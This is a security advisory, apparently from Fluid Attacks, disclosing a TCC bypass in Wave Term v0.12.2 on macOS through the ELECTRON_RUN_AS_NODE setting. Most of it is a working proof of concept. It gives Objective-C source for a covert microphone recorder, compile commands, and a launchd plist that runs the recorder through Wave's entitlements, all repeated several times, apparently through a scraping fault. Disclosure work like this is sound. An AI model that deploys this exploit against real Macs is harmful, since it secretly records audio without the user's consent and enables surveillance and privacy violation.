

Code Injection in Wave Term v0.12.2 allowing TCC Bypass
6.9
Medium
Discovered by

Offensive Team, Fluid Attacks
Summary
Full name
Code Injection using Electron Fuses in Wave Term v0.12.2 allowing TCC Bypasss
Code name
State
Public
Release date
Affected product
Wave Term
Vendor
Wave
Affected version(s)
v0.12.2
Vulnerability name
TCC Bypass
Vulnerability type
Remotely exploitable
No
CVSS v4.0 vector string
CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:L/SI:L/SA:N
CVSS v4.0 base score
6.9
Exploit available
Yes
CVE ID(s)
Description
The version v0.12.2 of Wave Terminal on macOS contains a misconfiguration in the Node.js/Electron environment settings that could allow code execution by utilizing the ELECTRON_RUN_AS_NODE environment variable or the --inspect option. This allows an attacker to bypass the TCC (Transparency, Consent, and Control) safe mechanism and capture audio, video, or screen content without user consent.
Vulnerability
A misconfiguration vulnerability in Wave v0.12.2 running on macOS allows for arbitrary code execution and evasion of macOS's Transparency, Consent, and Control (TCC) mechanism. This flaw stems from the Node.js/Electron environment settings, where manipulation of the ELECTRON_RUN_AS_NODE environment variable or the use of the --inspect option can be exploited.
An attacker can leverage this misconfiguration to execute malicious code, bypassing TCC protections. This could lead to the unauthorized capture of audio from the microphone without explicit user consent, compromising system privacy.
Without the TCC bypass, an attacker can't capture audio because of the entitlements granted to the terminal.

PoC
1. Create a binary to record from the microphone.
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>
@interface MicRecorder : NSObject < AVCaptureFileOutputRecordingDelegate > @property (strong) AVCaptureSession  * session;
@property (strong) AVCaptureMovieFileOutput  * output;
@end
@implementation MicRecorder
 -  (instancetype)init {
    self = [super init];
    if (self)  {
        self.session = [[AVCaptureSession alloc] init];
        self.output = [[AVCaptureMovieFileOutput alloc] init];
        // Audio device (default microphone)
        AVCaptureDevice  * mic = [AVCaptureDevice
        defaultDeviceWithMediaType:AVMediaTypeAudio];
        NSError  * error = nil;
        AVCaptureDeviceInput  * input = [AVCaptureDeviceInput deviceInputWithDevice:mic
        error:&error];
        if (!input)  {
            NSLog(@"Failed to open microphone: %@", error);
            return nil;
        }

        if ([self.session canAddInput:input])  {
            [self.session addInput:input];
        }

        if ([self.session canAddOutput:self.output])  {
            [self.session addOutput:self.output];
        }

    }

    return self;
}

 -  (void)startRecording:(NSString  * )path duration:(int)seconds {
    NSURL  * url = [NSURL fileURLWithPath:path];
    [self.session startRunning];
    [self.output startRecordingToOutputFileURL:url recordingDelegate:self];
    dispatch_after(dispatch_time(DISPATCH_TIME_NOW, (int64_t)(seconds  *  NSEC_PER_SEC)), dispatch_get_main_queue(), ^ {
        [self.output stopRecording];
        [self.session stopRunning];
        NSLog(@"Recording finished: %@", path);
        CFRunLoopStop(CFRunLoopGetMain());
    }

    );
}

@end
int main(int argc, const char  *  argv[]) {
    @autoreleasepool {
        MicRecorder  * recorder = [[MicRecorder alloc] init];
        NSString  * outfile = @"/tmp/mic-record.mov";
        int duration = (argc > 1) ? atoi(argv[1]) : 5;
        [recorder startRecording:outfile duration:duration];
        CFRunLoopRun();
    }

    return 0;
}
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>
@interface MicRecorder : NSObject < AVCaptureFileOutputRecordingDelegate > @property (strong) AVCaptureSession  * session;
@property (strong) AVCaptureMovieFileOutput  * output;
@end
@implementation MicRecorder
 -  (instancetype)init {
    self = [super init];
    if (self)  {
        self.session = [[AVCaptureSession alloc] init];
        self.output = [[AVCaptureMovieFileOutput alloc] init];
        // Audio device (default microphone)
        AVCaptureDevice  * mic = [AVCaptureDevice
        defaultDeviceWithMediaType:AVMediaTypeAudio];
        NSError  * error = nil;
        AVCaptureDeviceInput  * input = [AVCaptureDeviceInput deviceInputWithDevice:mic
        error:&error];
        if (!input)  {
            NSLog(@"Failed to open microphone: %@", error);
            return nil;
        }

        if ([self.session canAddInput:input])  {
            [self.session addInput:input];
        }

        if ([self.session canAddOutput:self.output])  {
            [self.session addOutput:self.output];
        }

    }

    return self;
}

 -  (void)startRecording:(NSString  * )path duration:(int)seconds {
    NSURL  * url = [NSURL fileURLWithPath:path];
    [self.session startRunning];
    [self.output startRecordingToOutputFileURL:url recordingDelegate:self];
    dispatch_after(dispatch_time(DISPATCH_TIME_NOW, (int64_t)(seconds  *  NSEC_PER_SEC)), dispatch_get_main_queue(), ^ {
        [self.output stopRecording];
        [self.session stopRunning];
        NSLog(@"Recording finished: %@", path);
        CFRunLoopStop(CFRunLoopGetMain());
    }

    );
}

@end
int main(int argc, const char  *  argv[]) {
    @autoreleasepool {
        MicRecorder  * recorder = [[MicRecorder alloc] init];
        NSString  * outfile = @"/tmp/mic-record.mov";
        int duration = (argc > 1) ? atoi(argv[1]) : 5;
        [recorder startRecording:outfile duration:duration];
        CFRunLoopRun();
    }

    return 0;
}
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>
@interface MicRecorder : NSObject < AVCaptureFileOutputRecordingDelegate > @property (strong) AVCaptureSession  * session;
@property (strong) AVCaptureMovieFileOutput  * output;
@end
@implementation MicRecorder
 -  (instancetype)init {
    self = [super init];
    if (self)  {
        self.session = [[AVCaptureSession alloc] init];
        self.output = [[AVCaptureMovieFileOutput alloc] init];
        // Audio device (default microphone)
        AVCaptureDevice  * mic = [AVCaptureDevice
        defaultDeviceWithMediaType:AVMediaTypeAudio];
        NSError  * error = nil;
        AVCaptureDeviceInput  * input = [AVCaptureDeviceInput deviceInputWithDevice:mic
        error:&error];
        if (!input)  {
            NSLog(@"Failed to open microphone: %@", error);
            return nil;
        }

        if ([self.session canAddInput:input])  {
            [self.session addInput:input];
        }

        if ([self.session canAddOutput:self.output])  {
            [self.session addOutput:self.output];
        }

    }

    return self;
}

 -  (void)startRecording:(NSString  * )path duration:(int)seconds {
    NSURL  * url = [NSURL fileURLWithPath:path];
    [self.session startRunning];
    [self.output startRecordingToOutputFileURL:url recordingDelegate:self];
    dispatch_after(dispatch_time(DISPATCH_TIME_NOW, (int64_t)(seconds  *  NSEC_PER_SEC)), dispatch_get_main_queue(), ^ {
        [self.output stopRecording];
        [self.session stopRunning];
        NSLog(@"Recording finished: %@", path);
        CFRunLoopStop(CFRunLoopGetMain());
    }

    );
}

@end
int main(int argc, const char  *  argv[]) {
    @autoreleasepool {
        MicRecorder  * recorder = [[MicRecorder alloc] init];
        NSString  * outfile = @"/tmp/mic-record.mov";
        int duration = (argc > 1) ? atoi(argv[1]) : 5;
        [recorder startRecording:outfile duration:duration];
        CFRunLoopRun();
    }

    return 0;
}
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>
@interface MicRecorder : NSObject < AVCaptureFileOutputRecordingDelegate > @property (strong) AVCaptureSession  * session;
@property (strong) AVCaptureMovieFileOutput  * output;
@end
@implementation MicRecorder
 -  (instancetype)init {
    self = [super init];
    if (self)  {
        self.session = [[AVCaptureSession alloc] init];
        self.output = [[AVCaptureMovieFileOutput alloc] init];
        // Audio device (default microphone)
        AVCaptureDevice  * mic = [AVCaptureDevice
        defaultDeviceWithMediaType:AVMediaTypeAudio];
        NSError  * error = nil;
        AVCaptureDeviceInput  * input = [AVCaptureDeviceInput deviceInputWithDevice:mic
        error:&error];
        if (!input)  {
            NSLog(@"Failed to open microphone: %@", error);
            return nil;
        }

        if ([self.session canAddInput:input])  {
            [self.session addInput:input];
        }

        if ([self.session canAddOutput:self.output])  {
            [self.session addOutput:self.output];
        }

    }

    return self;
}

 -  (void)startRecording:(NSString  * )path duration:(int)seconds {
    NSURL  * url = [NSURL fileURLWithPath:path];
    [self.session startRunning];
    [self.output startRecordingToOutputFileURL:url recordingDelegate:self];
    dispatch_after(dispatch_time(DISPATCH_TIME_NOW, (int64_t)(seconds  *  NSEC_PER_SEC)), dispatch_get_main_queue(), ^ {
        [self.output stopRecording];
        [self.session stopRunning];
        NSLog(@"Recording finished: %@", path);
        CFRunLoopStop(CFRunLoopGetMain());
    }

    );
}

@end
int main(int argc, const char  *  argv[]) {
    @autoreleasepool {
        MicRecorder  * recorder = [[MicRecorder alloc] init];
        NSString  * outfile = @"/tmp/mic-record.mov";
        int duration = (argc > 1) ? atoi(argv[1]) : 5;
        [recorder startRecording:outfile duration:duration];
        CFRunLoopRun();
    }

    return 0;
}
Compile the above code with
gcc -fobjc-arc -framework Foundation -framework AVFoundation mic.m -o mic
gcc -fobjc-arc -framework Foundation -framework AVFoundation mic.m -o mic
gcc -fobjc-arc -framework Foundation -framework AVFoundation mic.m -o mic
gcc -fobjc-arc -framework Foundation -framework AVFoundation mic.m -o mic
Create the file `bypass.plist` to launch the daemon:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>EnvironmentVariables</key>
        <dict>
            <key>ELECTRON_RUN_AS_NODE</key>
            <string>true</string>
        </dict>
        <key>Label</key>
        <string>com.wave.tcc.bypass</string>
        <key>ProgramArguments</key>
        <array>
            <string>/Applications/Wave.app/Contents/MacOS/Wave</string>
            <string>-e</string>
            <string>const { spawn } = require("child_process"); spawn("/tmp/mic");</string>
        </array>
        <key>RunAtLoad</key>
        <true />
    </dict>
</plist>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>EnvironmentVariables</key>
        <dict>
            <key>ELECTRON_RUN_AS_NODE</key>
            <string>true</string>
        </dict>
        <key>Label</key>
        <string>com.wave.tcc.bypass</string>
        <key>ProgramArguments</key>
        <array>
            <string>/Applications/Wave.app/Contents/MacOS/Wave</string>
            <string>-e</string>
            <string>const { spawn } = require("child_process"); spawn("/tmp/mic");</string>
        </array>
        <key>RunAtLoad</key>
        <true />
    </dict>
</plist>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>EnvironmentVariables</key>
        <dict>
            <key>ELECTRON_RUN_AS_NODE</key>
            <string>true</string>
        </dict>
        <key>Label</key>
        <string>com.wave.tcc.bypass</string>
        <key>ProgramArguments</key>
        <array>
            <string>/Applications/Wave.app/Contents/MacOS/Wave</string>
            <string>-e</string>
            <string>const { spawn } = require("child_process"); spawn("/tmp/mic");</string>
        </array>
        <key>RunAtLoad</key>
        <true />
    </dict>
</plist>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>EnvironmentVariables</key>
        <dict>
            <key>ELECTRON_RUN_AS_NODE</key>
            <string>true</string>
        </dict>
        <key>Label</key>
        <string>com.wave.tcc.bypass</string>
        <key>ProgramArguments</key>
        <array>
            <string>/Applications/Wave.app/Contents/MacOS/Wave</string>
            <string>-e</string>
            <string>const { spawn } = require("child_process"); spawn("/tmp/mic");</string>
        </array>
        <key>RunAtLoad</key>
        <true />
    </dict>
</plist>
Launch the daemon with
launchctl load bypass.plist
launchctl load bypass.plist
launchctl load bypass.plist
launchctl load bypass.plist
Evidence of Exploitation
Executed commands
# Show mic.m source
cat mic.m

# Compile
gcc -fobjc-arc -framework Foundation -framework AVFoundation mic.m -o mic

# Copy mic to /tmp (avoid TCC disk access warning)
cp mic /tmp/mic

# List /tmp contents
ls /tmp/

# Show bypass.plist
cat bypass.plist

# Launchctl (unload/load plist)
launchctl unload bypass.plist
launchctl load bypass.plist

# Copy recording
cp /tmp
# Show mic.m source
cat mic.m

# Compile
gcc -fobjc-arc -framework Foundation -framework AVFoundation mic.m -o mic

# Copy mic to /tmp (avoid TCC disk access warning)
cp mic /tmp/mic

# List /tmp contents
ls /tmp/

# Show bypass.plist
cat bypass.plist

# Launchctl (unload/load plist)
launchctl unload bypass.plist
launchctl load bypass.plist

# Copy recording
cp /tmp
# Show mic.m source
cat mic.m

# Compile
gcc -fobjc-arc -framework Foundation -framework AVFoundation mic.m -o mic

# Copy mic to /tmp (avoid TCC disk access warning)
cp mic /tmp/mic

# List /tmp contents
ls /tmp/

# Show bypass.plist
cat bypass.plist

# Launchctl (unload/load plist)
launchctl unload bypass.plist
launchctl load bypass.plist

# Copy recording
cp /tmp
# Show mic.m source
cat mic.m

# Compile
gcc -fobjc-arc -framework Foundation -framework AVFoundation mic.m -o mic

# Copy mic to /tmp (avoid TCC disk access warning)
cp mic /tmp/mic

# List /tmp contents
ls /tmp/

# Show bypass.plist
cat bypass.plist

# Launchctl (unload/load plist)
launchctl unload bypass.plist
launchctl load bypass.plist

# Copy recording
cp /tmp
Wave term entitlements
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "https://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>com.apple.security.cs.allow-jit</key>
        <true />
        <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
        <true />
        <key>com.apple.security.cs.disable-library-validation</key>
        <true />
        <key>com.apple.security.device.audio-input</key>
        <true />
        <key>com.apple.security.device.camera</key>
        <true />
        <key>com.apple.security.personal-information.addressbook</key>
        <true />
        <key>com.apple.security.personal-information.calendars</key>
        <true />
        <key>com.apple.security.personal-information.location</key>
        <true />
        <key>com.apple.security.personal-information.photos-library</key>
        <true />
    </dict>
</plist>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "https://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>com.apple.security.cs.allow-jit</key>
        <true />
        <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
        <true />
        <key>com.apple.security.cs.disable-library-validation</key>
        <true />
        <key>com.apple.security.device.audio-input</key>
        <true />
        <key>com.apple.security.device.camera</key>
        <true />
        <key>com.apple.security.personal-information.addressbook</key>
        <true />
        <key>com.apple.security.personal-information.calendars</key>
        <true />
        <key>com.apple.security.personal-information.location</key>
        <true />
        <key>com.apple.security.personal-information.photos-library</key>
        <true />
    </dict>
</plist>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "https://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>com.apple.security.cs.allow-jit</key>
        <true />
        <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
        <true />
        <key>com.apple.security.cs.disable-library-validation</key>
        <true />
        <key>com.apple.security.device.audio-input</key>
        <true />
        <key>com.apple.security.device.camera</key>
        <true />
        <key>com.apple.security.personal-information.addressbook</key>
        <true />
        <key>com.apple.security.personal-information.calendars</key>
        <true />
        <key>com.apple.security.personal-information.location</key>
        <true />
        <key>com.apple.security.personal-information.photos-library</key>
        <true />
    </dict>
</plist>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "https://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>com.apple.security.cs.allow-jit</key>
        <true />
        <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
        <true />
        <key>com.apple.security.cs.disable-library-validation</key>
        <true />
        <key>com.apple.security.device.audio-input</key>
        <true />
        <key>com.apple.security.device.camera</key>
        <true />
        <key>com.apple.security.personal-information.addressbook</key>
        <true />
        <key>com.apple.security.personal-information.calendars</key>
        <true />
        <key>com.apple.security.personal-information.location</key>
        <true />
        <key>com.apple.security.personal-information.photos-library</key>
        <true />
    </dict>
</plist>
Video of exploitation
Our security policy
We have reserved the ID CVE-2025-12843 to refer to this issue from now on.
System Information
Wave Term
Version v0.12.2
Operating System: macOS
References
Github Repository: https://github.com/wavetermdev/waveterm
Mitigation
There is currently no patch available for this vulnerability.
Credits
The vulnerability was discovered by Oscar Uribe from Fluid Attacks' Offensive Team.
Timeline
Vulnerability discovered
Vendor contacted
Vendor replied
Public disclosure
Does your application use this vulnerable software?
During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.
Solutions
Resources

Get an AI summary of Fluid Attacks












Solutions
Resources
Get an AI summary of Fluid Attacks
Solutions
Resources
Get an AI summary of Fluid Attacks